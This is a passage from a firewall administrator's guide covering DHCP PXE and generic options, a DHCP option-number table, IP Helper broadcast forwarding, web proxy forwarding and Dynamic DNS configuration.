- Step 17** Under Network Boot Settings, in the **Next Server** field, enter the IP address of the PXE boot server (TFTP server) that a PXE client uses during the next stage of the boot process.
- The fields under Network Boot Settings are used in a Pre-boot Execution Environment (PXE), in which the client boots up using files obtained over a network interface. The PXE client obtains the IP address and name of the PXE boot server, and the boot file name, from the DHCP server.
- When using these options, select **PXE** under DHCP Generic Options.
- Step 18** In the **Boot File** field, type in the name of the boot file that the PXE client can get over TFTP from the PXE boot server.
- Step 19** In the **Server Name** field, type in the DNS host name of the PXE boot server (TFTP server).
- Step 20** For information on configuring DHCP Generic Options see [“Configuring DHCP Generic Options for DHCP Lease Scopes” on page 378](#).
- Step 21** Click **OK** to add the settings to the ADTRAN.
- Step 22** Click **Accept** for the settings to take effect on the ADTRAN.
- For more information on VoIP support features on the firewall, see [“VoIP Overview” on page 695](#).

Configuring DHCP Generic Options for DHCP Lease Scopes

This section provides configuration tasks for DHCP generic options for lease scopes.

**Note**

Before generic options for a DHCP lease scope can be configured, a static or dynamic DHCP server lease scope must be created.

The “[DHCP Option Numbers](#)” on [page 379](#) provides a list of DHCP options by RFC-assigned option number.

To configure DHCP generic options for DHCP server lease scopes, perform the following tasks:

- Step 1** If modifying an existing DHCP lease scope, locate the lease scope under DHCP Server Lease Scopes on the **Network > DHCP Server** page and click the Configure icon, then click the **Advanced** tab. If creating a new DHCP lease scope, click the **Advanced** tab.

- Step 2** Select a DHCP option or option group in the **DHCP Generic Option Group** drop-down menu. When the Network Boot Settings fields are configured for use with PXE, select **PXE** here.
- Step 3** To always use DHCP options for this DHCP server lease scope, check the box next to **Send Generic options always**.
- Step 4** Click **OK**.

DHCP Option Numbers

This section provides a list of RFC-defined DHCP option numbers and descriptions:

| Option Number | Name | Description |
|---------------|--------------|---------------------------------|
| 2 | Time Offset | Time offset in seconds from UTC |
| 3 | Router | N/4 router addresses |
| 4 | Time Servers | N/4 time server addresses |

| Option Number | Name | Description |
|---------------|-----------------------------|--|
| 5 | Name Servers | N/4 IEN-116 server addresses |
| 6 | DNS Servers | N/4 DNS server addresses |
| 7 | Log Servers | N/4 logging server addresses |
| 8 | Cookie Servers | N/4 quote server addresses |
| 9 | LPR Servers | N/4 printer server addresses |
| 10 | Impress Servers | N/4 impress server addresses |
| 11 | RLP Servers | N/4 RLP server addresses |
| 12 | Host Name | Hostname string |
| 13 | Boot File Size | Size of boot file in 512 byte chunks |
| 14 | Merit Dump File | Client to dump and name of file to dump to |
| 15 | Domain Name | The DNS domain name of the client |
| 16 | Swap Server | Swap server addresses |
| 17 | Root Path | Path name for root disk |
| 18 | Extension File | Patch name for more BOOTP info |
| 19 | IP Layer Forwarding | Enable or disable IP forwarding |
| 20 | Src route enabler | Enable or disable source routing |
| 21 | Policy Filter | Routing policy filters |
| 22 | Maximum DG Reassembly Size | Maximum datagram reassembly size |
| 23 | Default IP TTL | Default IP time-to-live |
| 24 | Path MTU Aging Timeout | Path MTU aging timeout |
| 25 | MTU Plateau | Path MTU plateau table |
| 26 | Interface MTU Size | Interface MTU size |
| 27 | All Subnets Are Local | All subnets are local |
| 28 | Broadcast Address | Broadcast address |
| 29 | Perform Mask Discovery | Perform mask discovery |
| 30 | Provide Mask to Others | Provide mask to others |
| 31 | Perform Router Discovery | Perform router discovery |
| 32 | Router Solicitation Address | Router solicitation address |
| 33 | Static Routing Table | Static routing table |
| 34 | Trailer Encapsulation | Trailer encapsulation |
| 35 | ARP Cache Timeout | ARP cache timeout |
| 36 | Ethernet Encapsulation | Ethernet encapsulation |
| 37 | Default TCP Time to Live | Default TCP time to live |
| 38 | TCP Keepalive Interval | TCP keepalive interval |

| Option Number | Name | Description |
|---------------|-------------------------------|-------------------------------|
| 39 | TCP Keepalive Garbage | TCP keepalive garbage |
| 40 | NIS Domain Name | NIS domain name |
| 41 | NIS Server Addresses | NIS server addresses |
| 42 | NTP Servers Addresses | NTP servers addresses |
| 43 | Vendor Specific Information | Vendor specific information |
| 44 | NetBIOS Name Server | NetBIOS name server |
| 45 | NetBIOS Datagram Distribution | NetBIOS datagram distribution |
| 46 | NetBIOS Node Type | NetBIOS node type |
| 47 | NetBIOS Scope | NetBIOS scope |
| 48 | X Window Font Server | X window font server |
| 49 | X Window Display Manager | X window display manager |
| 50 | Requested IP address | Requested IP address |
| 51 | IP Address Lease Time | IP address lease time |
| 52 | Option Overload | Overload "sname" or "file" |
| 53 | DHCP Message Type | DHCP message type |
| 54 | DHCP Server Identification | DHCP server identification |
| 55 | Parameter Request List | Parameter request list |
| 56 | Message | DHCP error message |
| 57 | DHCP Maximum Message Size | DHCP maximum message size |
| 58 | Renew Time Value | DHCP renewal (T1) time |
| 59 | Rebinding Time Value | DHCP rebinding (T2) time |
| 60 | Client Identifier | Client identifier |
| 61 | Client Identifier | Client identifier |
| 62 | Netware/IP Domain Name | Netware/IP domain name |
| 63 | Netware/IP sub Options | Netware/IP sub options |
| 64 | NIS+ V3 Client Domain Name | NIS+ V3 client domain name |
| 65 | NIS+ V3 Server Address | NIS+ V3 server address |
| 66 | TFTP Server Name | TFTP server name |
| 67 | Boot File Name | Boot file name |
| 68 | Home Agent Addresses | Home agent addresses |
| 69 | Simple Mail Server Addresses | Simple mail server addresses |
| 70 | Post Office Server Addresses | Post office server addresses |

| Option Number | Name | Description |
|---------------|---|--|
| 71 | Network News Server Addresses | Network news server addresses |
| 72 | WWW Server Addresses | WWW server addresses |
| 73 | Finger Server Addresses | Finger server addresses |
| 74 | Chat Server Addresses | Chat server addresses |
| 75 | StreetTalk Server Addresses | StreetTalk server addresses |
| 76 | StreetTalk Directory Assistance Addresses | StreetTalk directory assistance addresses |
| 77 | User Class Information | User class information |
| 78 | SLP Directory Agent | Directory agent information |
| 79 | SLP Service Scope | Service location agent scope |
| 80 | Rapid Commit | Rapid commit |
| 81 | FQDN, Fully Qualified Domain Name | Fully qualified domain name |
| 82 | Relay Agent Information | Relay agent information |
| 83 | Internet Storage Name Service | Internet storage name service |
| 84 | Undefined | N/A |
| 85 | Novell Directory Servers | Novell Directory Services servers |
| 86 | Novell Directory Server Tree Name | Novell Directory Services server tree name |
| 87 | Novell Directory Server Context | Novell Directory Services server context |
| 88 | BCMCS Controller Domain Name List | CMCS controller domain name list |
| 89 | BCMCS Controller IPv4 Address List | BCMCS controller IPv4 address list |
| 90 | Authentication | Authentication |
| 91 | Undefined | N/A |
| 92 | Undefined | N/A |
| 93 | Client System | Client system architecture |
| 94 | Client Network Device Interface | Client network device interface |
| 95 | LDAP Use | Lightweight Directory Access Protocol |
| 96 | Undefined | N/A |
| 97 | UUID/GUID Based Client Identifier | UUID/GUID-based client identifier |
| 98 | Open Group's User Authentication | Open group's user authentication |

| Option Number | Name | Description |
|---------------|-------------------------------------|---|
| 99 | Undefined | N/A |
| 100 | Undefined | N/A |
| 101 | Undefined | N/A |
| 102 | Undefined | N/A |
| 103 | Undefined | N/A |
| 104 | Undefined | N/A |
| 105 | Undefined | N/A |
| 106 | Undefined | N/A |
| 107 | Undefined | N/A |
| 108 | Undefined | N/A |
| 109 | Autonomous System Number | Autonomous system number |
| 110 | Undefined | |
| 111 | Undefined | |
| 112 | NetInfo Parent Server Address | NetInfo parent server address |
| 113 | NetInfo Parent Server Tag | NetInfo parent server tag |
| 114 | URL: | URL |
| 115 | Undefined | N/A |
| 116 | Auto Configure | DHCP auto-configuration |
| 117 | Name Service Search | Name service search |
| 118 | Subnet Collection | Subnet selection |
| 119 | DNS Domain Search List | DNS domain search list |
| 120 | SIP Servers DHCP Option | SIP servers DHCP option |
| 121 | Classless Static Route Option | Classless static route option |
| 122 | CCC, CableLabs Client Configuration | CableLabs client configuration |
| 123 | GeoConf | GeoConf |
| 124 | Vendor-Identifying Vendor Class | Vendor-identifying vendor class |
| 125 | Vendor Identifying Vendor Specific | Vendor-identifying vendor specific |
| 126 | Undefined | N/A |
| 127 | Undefined | N/A |
| 128 | TFTP Server IP Address | TFTP server IP address for IP phone software load |
| 129 | Call Server IP Address | Call server IP address |
| 130 | Discrimination String | Discrimination string to identify vendor |

| Option Number | Name | Description |
|---------------|---|---|
| 131 | Remote Statistics Server IP Address | Remote statistics server IP address |
| 132 | 802.1Q VLAN ID | IEEE 802.1Q VLAN ID |
| 133 | 802.1Q L2 Priority | IEEE 802.1Q layer 2 priority |
| 134 | Diffserv Code Point | Diffserv code point for VoIP signalling and media streams |
| 135 | HTTP Proxy For Phone Applications | HTTP proxy for phone-specific applications |
| 136 | Undefined | N/A |
| 137 | Undefined | N/A |
| 138 | Undefined | N/A |
| 139 | Undefined | N/A |
| 140 | Undefined | N/A |
| 141 | Undefined | N/A |
| 142 | Undefined | N/A |
| 143 | Undefined | N/A |
| 144 | Undefined | N/A |
| 145 | Undefined | N/A |
| 146 | Undefined | N/A |
| 147 | Undefined | N/A |
| 148 | Undefined | N/A |
| 149 | Undefined | N/A |
| 150 | TFTP Server Address, Etherboot, GRUB Config | TFTP server address, Etherboot, GRUB configuration |
| 151 | Undefined | |
| 152 | Undefined | N/A |
| 153 | Undefined | N/A |
| 154 | Undefined | N/A |
| 155 | Undefined | N/A |
| 156 | Undefined | N/A |
| 157 | Undefined | N/A |
| 158 | Undefined | N/A |
| 159 | Undefined | N/A |
| 160 | Undefined | N/A |
| 161 | Undefined | N/A |
| 162 | Undefined | N/A |
| 163 | Undefined | N/A |
| 164 | Undefined | N/A |
| 165 | Undefined | N/A |

| Option Number | Name | Description |
|---------------|--------------------------------------|--------------------------------------|
| 166 | Undefined | N/A |
| 167 | Undefined | N/A |
| 168 | Undefined | N/A |
| 169 | Undefined | N/A |
| 170 | Undefined | N/A |
| 171 | Undefined | N/A |
| 172 | Undefined | N/A |
| 173 | Undefined | N/A |
| 174 | Undefined | N/A |
| 175 | Ether Boot | Ether Boot |
| 176 | IP Telephone | IP telephone |
| 177 | Ether Boot PacketCable and CableHome | Ether Boot PacketCable and CableHome |
| 178 | Undefined | N/A |
| 179 | Undefined | N/A |
| 180 | Undefined | N/A |
| 181 | Undefined | N/A |
| 182 | Undefined | N/A |
| 183 | Undefined | N/A |
| 184 | Undefined | N/A |
| 185 | Undefined | N/A |
| 186 | Undefined | N/A |
| 187 | Undefined | N/A |
| 188 | Undefined | N/A |
| 189 | Undefined | N/A |
| 190 | Undefined | N/A |
| 191 | Undefined | N/A |
| 192 | Undefined | N/A |
| 193 | Undefined | N/A |
| 194 | Undefined | N/A |
| 195 | Undefined | N/A |
| 196 | Undefined | N/A |
| 197 | Undefined | N/A |
| 198 | Undefined | N/A |
| 199 | Undefined | N/A |
| 200 | Undefined | N/A |
| 201 | Undefined | N/A |
| 202 | Undefined | N/A |

| Option Number | Name | Description |
|---------------|--|---|
| 203 | Undefined | N/A |
| 204 | Undefined | N/A |
| 205 | Undefined | N/A |
| 206 | Undefined | N/A |
| 207 | Undefined | N/A |
| 208 | pxelinux.magic (string) = 241.0.116.126 | pxelinux.magic (string) = 241.0.116.126 |
| 209 | pxelinux.configfile (text) | pxelinux.configfile (text) |
| 210 | pxelinux.pathprefix (text) | pxelinux.pathprefix (text) |
| 211 | pxelinux.reboottime | pxelinux.reboottime |
| 212 | Undefined | N/A |
| 213 | Undefined | N/A |
| 214 | Undefined | N/A |
| 215 | Undefined | N/A |
| 216 | Undefined | N/A |
| 217 | Undefined | N/A |
| 218 | Undefined | N/A |
| 219 | Undefined | N/A |
| 220 | Subnet Allocation | Subnet allocation |
| 221 | Virtual Subnet Allocation | Virtual subnet selection |
| 222 | Undefined | N/A |
| 223 | Undefined | N/A |
| 224 | Private Use | Private use |
| 225 | Private Use | Private use |
| 226 | Private Use | Private use |
| 227 | Private Use | Private use |
| 228 | Private Use | Private use |
| 229 | Private Use | Private use |
| 230 | Private Use | Private use |
| 231 | Private Use | Private use |
| 232 | Private Use | Private use |
| 233 | Private Use | Private use |
| 234 | Private Use | Private use |
| 235 | Private Use | Private use |
| 236 | Private Use | Private use |
| 237 | Private Use | Private use |
| 238 | Private Use | Private use |

| Option Number | Name | Description |
|----------------------|-------------|--------------------|
| 239 | Private Use | Private use |
| 240 | Private Use | Private use |
| 241 | Private Use | Private use |
| 242 | Private Use | Private use |
| 243 | Private Use | Private use |
| 244 | Private Use | Private use |
| 245 | Private Use | Private use |
| 246 | Private Use | Private use |
| 247 | Private Use | Private use |
| 248 | Private Use | Private use |
| 249 | Private Use | Private use |
| 250 | Private Use | Private use |
| 251 | Private Use | Private use |
| 252 | Private Use | Private use |
| 253 | Private Use | Private use |
| 254 | Private Use | Private use |

CHAPTER 27

Using IP Helper

Network > IP Helper

Many User Datagram Protocols (UDP) rely on broadcast/multicast to find its respective server, usually requiring their servers to be present on the same broadcast subnet. To support cases where servers lie on different subnets than clients, a mechanism is needed to forward these UDP broadcasts/multicasts to those subnets. This mechanism is referred to as UDP broadcast forwarding. IP Helper helps broadcast/multicast packets to cross a firewall's interface and be forwarded to other interfaces based on policy.



IP Helper Settings

- **Enable IP Helper** - Enables IP Helper features.
- **Enable DHCP Support** - Enables DHCP forwarding from the firewall to your central DHCP server. If the DHCP server has been enabled, the message "**DHCP Server has been enabled. To edit this setting, click here.**" is displayed. Clicking the link displays the **Network > DHCP Server** page.

Caution The ADTRAN DHCP Server feature must be disabled before you can enable DHCP Support on the IP Helper. The **Enable DHCP Support** checkbox is greyed out until the DHCP Server setting is disabled.

- **Enable NetBIOS Support** - Enables NetBIOS broadcast forwarding. NetBIOS is required to allow Windows operating systems to browse for resources on a network.

IP Helper Policies

IP Helper Policies allow you to forward DHCP and NetBIOS broadcasts from one interface to another interface.



Note

The IP Helper is not supported for WAN interfaces or for interfaces that are configured for NAT.

Adding an IP Helper Policy for DHCP


- Step 1** Click the **Add** button under the **IP Helper Policies** table. The **Add IP Helper Policy** window is displayed.

- Step 2** The policy is enabled by default. To configure the policy without enabling it, clear the **Enabled** check box.
- Step 3** Select **DHCP** from the **Protocol** menu.
- Step 4** Select a source interface or zone from the **From** menu.
- Step 5** Select a destination Address Group or Address Object from the **To** menu or select **Create a new network** to create a new **Address Object**.
- Step 6** Enter an optional comment in the **Comment** field.
- Step 7** Click **OK** to add the policy to the **IP Helper Policies** table.


Adding an IP Helper Policy for NetBIOS

- Step 1** Click the **Add** button under the **IP Helper Policies** table. The **Add IP Helper Policy** window is displayed.
- Step 2** The policy is enabled by default. To configure the policy without enabling it, clear the **Enabled** check box.
- Step 3** Select **NetBIOS** from the **Protocol** menu.
- Step 4** Select a source Address Group or Address Object from the **From** menu. Select **Create a new network** to create a new **Address Object**.
- Step 5** Select a destination Address Group or Address Object from the **To** menu, or select **Create a new network** to create a new **Address Object**.
- Step 6** Enter an optional comment in the **Comment** field.
- Step 7** Click **OK** to add the policy to the **IP Helper Policies** table.

Editing an IP Helper Policy

Click the **Edit**  icon in the **Configure** column of the **IP Helper Policies** table to display the **Edit IP Helper** window, which includes the same settings as the **Add IP Helper Policy** window.

Deleting IP Helper Policies

Click the Delete icon  to delete the individual IP Helper policy entry. Click the **Delete** button to delete all the selected IP Helper policies in the **IP Helper Policies** table.

Enhanced IP Helper

IP Helper extends the previous version's Forwarding Plane to support User-defined protocols and extended policies. As a result, IP Helper's UI has been completely redesigned. IP Helper also offers better control on existing NetBIOS/DHCP relay applications.

Some of the built-in applications that have been extended include:


- DHCP—UDP port number 67/68
- Net-Bios NS—UDP port number 137
- Net-Bios Datagram—UDP port number 138
- DNS—UDP port number 53
- Time Service—UDP port number 37
- Wake on LAN (WOL)
- mDNS—UDP port number 5353; multicast address 224.0.0.251

Each protocol has the following configurable options:

- **Name**—The name of the protocols. Note that these are case sensitive and must be unique.
- **Port 1/2**—The unique UDP port number.
- **Translate IP**—Translation of the source IP while forwarding a packet.
- **Timeout**—IP Helper cache timeout in seconds at an increment of 10.

- **Raw Mode**—Unidirectional forwarding that does not create an IP Helper cache. This is suitable for most of the user-defined protocols that are used for discovery, for example WOL/mDNS.

Figure 27:3 Enhanced IP Helper UI



Each protocol has the following configurable options:

- **Name**—The name of the protocols. Note that these are case sensitive and must be unique.
- **Port 1/2**—The unique UDP port number.
- **Translate IP**—Translation of the source IP while forwarding a packet.
- **Timeout**—IP Helper cache timeout in seconds at an increment of 10.
- **Raw Mode**—Unidirectional forwarding that does not create an IP Helper cache. This is suitable for most of the user-defined protocols that are used for discovery, for example WOL/mDNS.

Adding User-Defined Protocols

Click the **Add** button on the lower left side of the protocol list table. The following fields must be configured in order to add a protocol.


- **Name**—Create a unique case-sensitive name.
- **Port 1/2**—The unique UDP port numbers.
- **Timeout**—This is optional. IP Helper cache timeout in seconds at an increment of 10. If not specified, a default value of 30 seconds is selected.
- **IP Translation**—When selected, the firewall translates the source IP of the forwarded packet.
- **Raw Mode**—When selected, IP Helper does not create a cache; Unidirectional forwarding is supported.

Editing User-Defined Protocols

A user-defined protocol can be deleted by selecting the Delete button next to that protocol. The user can also select the leftmost checkbox of the desired protocol, then click the Delete button, located on the lower left side of the table.

Retrieving Counters

By hovering the cursor over a protocol or policy's "Statistics" image, the counter appears, displaying the traffic status for that protocol.



Displaying IP Helper Cache from TSR

The TSR will show all the IP Helper caches, current policies, and protocols:


```

#IP_HELPER_START
IP Helper
-----IP Helper Global Run-time Data-----
IP Helper is OFF
IP Helper - DHCP Relay is OFF
IP Helper - Netbios Relay is OFF
Total Number Of Fwded Packets      :0
Total Number Of Dropped Packets    :0
Total Number Of Passed Packets     :0
Total Number Of Unknown Packets    :0
Total Number Of record create failure :0
Total Number Of element create failure :0User-defined
-----IP Helper Applications -----
Name: DHCP
Port: 67, 68, Max Record: 4000, Status: OFF
CanBeDel: NO, ChangeIp: 1, Raw: NO
Max Element: 8000, Timeout: 3, index: 1, proto: 1,
Record Count: 0, Element Count: 0,
Fwded: 0, Dropped: 0, Passed: 0
Name: NetBIOS
Port: 138, 137, Max Record: 4000, Status: OFF
CanBeDel: NO, ChangeIp: 1, Raw: NO
Max Element: 8000, Timeout: 4, index: 2, proto: 1,
Record Count: 0, Element Count: 0,
Fwded: 0, Dropped: 0, Passed: 0
Name: DNS
Port: 53, 0, Max Record: 8000, Status: OFF
CanBeDel: NO, ChangeIp: 1, Raw: NO
Max Element: 16000, Timeout: 3, index: 3, proto: 1,
Record Count: 0, Element Count: 0,
Fwded: 0, Dropped: 0, Passed: 0
Name: TIME
Port: 37, 0, Max Record: 8000, Status: OFF
CanBeDel: NO, ChangeIp: 1, Raw: NO
Max Element: 16000, Timeout: 3, index: 4, proto: 1,
Record Count: 0, Element Count: 0,
Fwded: 0, Dropped: 0, Passed: 0
Name: WOL
Port: 7, 9, Max Record: 8000, Status: OFF
CanBeDel: NO, ChangeIp: 1, Raw: YES
Max Element: 16000, Timeout: 3, index: 5, proto: 1,
Record Count: 0, Element Count: 0,
Fwded: 0, Dropped: 0, Passed: 0
Name: mDNS
Port: 5353, 0, Max Record: 8000, Status: OFF
CanBeDel: NO, ChangeIp: 1, Raw: YES
Max Element: 16000, Timeout: 3, index: 6, proto: 1,
Record Count: 0, Element Count: 0,
Fwded: 0, Dropped: 0, Passed: 0
-----GEN APP Relay Policy-----
-----Record Table-----
Record(hash)[ClientIP, ClientIf, ClientMac, Proto, Vpn, transId, Age(pkts)]
Elmnt(hash)[serverIp, serverIf, srcIp, dhcpMac, transId, Vpn, proto(fm,to)]
-----
-----DHCP Relay Policy-----
-----NETBIOS Relay Policy-----#IP_HELPER_END

```

mDNS Forwarding

In order to enable Apple support for iRemote, iTunes, and Apple TV, the mDNS protocol must be enabled. A policy is needed to forward these packets. The following graphic illustrates the process of how Enhanced IP Helper works with mDNS Forwarding:






CHAPTER 28

Setting Up Web Proxy Forwarding

Network > Web Proxy

A Web proxy server intercepts HTTP requests and determines if it has stored copies of the requested Web pages. If it does not, the proxy completes the request to the server on the Internet, returning the requested information to the user and also saving it locally for future requests. Setting up a Web proxy server on a network can be cumbersome, because each computer on the network must be configured to direct Web requests to the server.

If you have a proxy server on your network, instead of configuring each computer's Web browser to point to the proxy server, you can move the server to the WAN or DMZ and enable Web Proxy Forwarding using the settings on the **Network > Web Proxy** page. The firewall automatically forwards all Web proxy requests to the proxy server without requiring all the computers on the network to be configured.



Network > Web Proxy

Accept Cancel

Automatic Proxy Forwarding (Web Only)

Proxy Web Server (Name or IP address):

Proxy Web Server Port:

Bypass Proxy Servers Upon Proxy Server Failure

Forward Public Zone Client Requests to Proxy Server

Configuring Automatic Proxy Forwarding (Web Only)




Note The proxy server must be located on the WAN or DMZ; it can not be located on the LAN.

To configure a Proxy Web sever, select the **Network > Web Proxy** page.

- Step 1** Connect your Web proxy server to a hub, and connect the hub to the firewall WAN or DMZ port.
- Step 2** Type the name or IP address of the proxy server in the **Proxy Web Server (name or IP address)** field.
- Step 3** Type the proxy IP port in the **Proxy Web Server Port** field.
- Step 4** To bypass the Proxy Servers if a failure occurs, select the **Bypass Proxy Servers Upon Proxy Server Failure** check box.
- Step 5** Select **Forward DMZ Client Requests to Proxy Server** if you have clients configured on the DMZ.
- Step 6** Click **Accept**. Once the firewall has been updated, a message confirming the update is displayed at the bottom of the browser window.

Bypass Proxy Servers Upon Proxy Failure

If a Web proxy server is specified on the **Firewall > Web Proxy** page, selecting the **Bypass Proxy Servers Upon Proxy Server Failure** check box allows clients behind the firewall to bypass the Web proxy server in the event it becomes unavailable. Instead, the client's browser accesses the Internet directly as if a Web proxy server is not specified.



CHAPTER 29

Configuring Dynamic DNS

Network > Dynamic DNS

Dynamic DNS (DDNS) is a service provided by various companies and organizations that allows for dynamic changing IP addresses to automatically update DNS records without manual intervention. This service allows for network access using domain names rather than IP addresses, even when the target's IP addresses change. For example, if a user has a DSL connection with a dynamically assigned IP address from the ISP, the user can use DDNS to register the IP address, and any subsequent address changes, with a DDNS service provider so that external hosts can reach it using an unchanging domain name.

Dynamic DNS implementations change from one service provider to another. There is no strict standard for the method of communication, for the types of records that can be registered, or for the types of services that can be offered. Some providers offer premium versions of their services, as well, for a fee. As such, supporting a particular DDNS provider requires explicit interoperability with that provider's specific implementation.

Most providers strongly prefer that DDNS records only be updated when IP address changes occur. Frequent updates, particularly when the registered IP address is unchanged, may be considered abuse by providers, and could result in your DDNS account getting locked out. Please refer to the use policies posted on the provider's pages, and abide by the guidelines. ADTRAN does not provide technical support for DDNS providers - the providers themselves must be contacted.



Supported DDNS Providers

Not all services and features from all providers are supported, and the list of supported providers is subject to change. SonicOS currently supports the following services from four Dynamic DNS providers:

- Dyndns.org - SonicOS requires a username, password, Mail Exchanger, and Backup MX to configure DDNS from Dyndns.org.
- Changeip.com - A single, traditional Dynamic DNS service requiring only username, password, and domain name for SonicOS configuration.
- No-ip.com - Dynamic DNS service requiring only username, password, and domain name for SonicOS configuration. Also supports hostname grouping.
- Yi.org - Dynamic DNS service requiring only username, password, and domain name for SonicOS configuration. Requires that an RR record be created on the yi.org administrative page for dynamic updates to occur properly.

Additional Services offered by Dynamic DNS Providers

Some common additional services offered by Dynamic DNS providers include:

- **Wildcards** - allows for wildcard references to sub-domains. For example, if you register yourdomain.dyndns.org, your site would be reachable at *.yourdomain.dyndyn.org, e.g. server.yourdomain.dyndyn.org, www.yourdomain.dyndyn.org, ftp.yourdomain.dyndyn.org, etc.
- **Mail Exchangers** - Creates MX record entries for your domain so that SMTP servers can locate it via DNS and send mail. Note: inbound SMTP is frequently blocked by ISPs - please check with your provider before attempting to host a mail server.
- **Backup MX** (offered by dyndns.org, yi.org) - Allows for the specification of an alternative IP address for the MX record in the event that the primary IP address is inactive.
- **Groups** - Allows for the grouping of hosts so that an update can be performed once at the group level, rather than multiple times for each member.
- **Off-Line IP Address** - Allows for the specification of an alternative address for your registered hostnames in the event that the primary registered IP is offline.

Configuring Dynamic DNS

Using any Dynamic DNS service begins with settings up an account with the DDNS service provider (or providers) of your choice. It is possible to use multiple providers simultaneously. Refer to the links for the various providers listed above. The registration process normally involves a confirmation email from the provider, with a final acknowledgment performed by visiting a unique URL embedded in the confirmation email. After logging in to the selected provider's page, you should visit the administrative link (typically 'add' or 'manage'), and create your host entries. This must be performed prior to attempting to use the dynamic DNS client on SonicOS. The **Network > Dynamic DNS** page provides the settings for configuring the firewall to use your DDNS service.



To configure Dynamic DNS on the firewall, perform these steps:

- Step 1** From the **Network > Dynamic DNS** page, click the **Add** button. The **Add DDNS Profile** window is displayed.

- Step 2** If **Enable this DDNS Profile** is checked, the profile is administratively enabled, and the firewall takes the actions defined in the **Online Settings** section on the **Advanced** tab.
- Step 3** If **Use Online Settings** is checked, the profile is administratively online.
- Step 4** Enter a name to assign to the DDNS entry in the **Profile Name** field. This can be any value used to identify the entry in the **Dynamic DNS Settings** table.
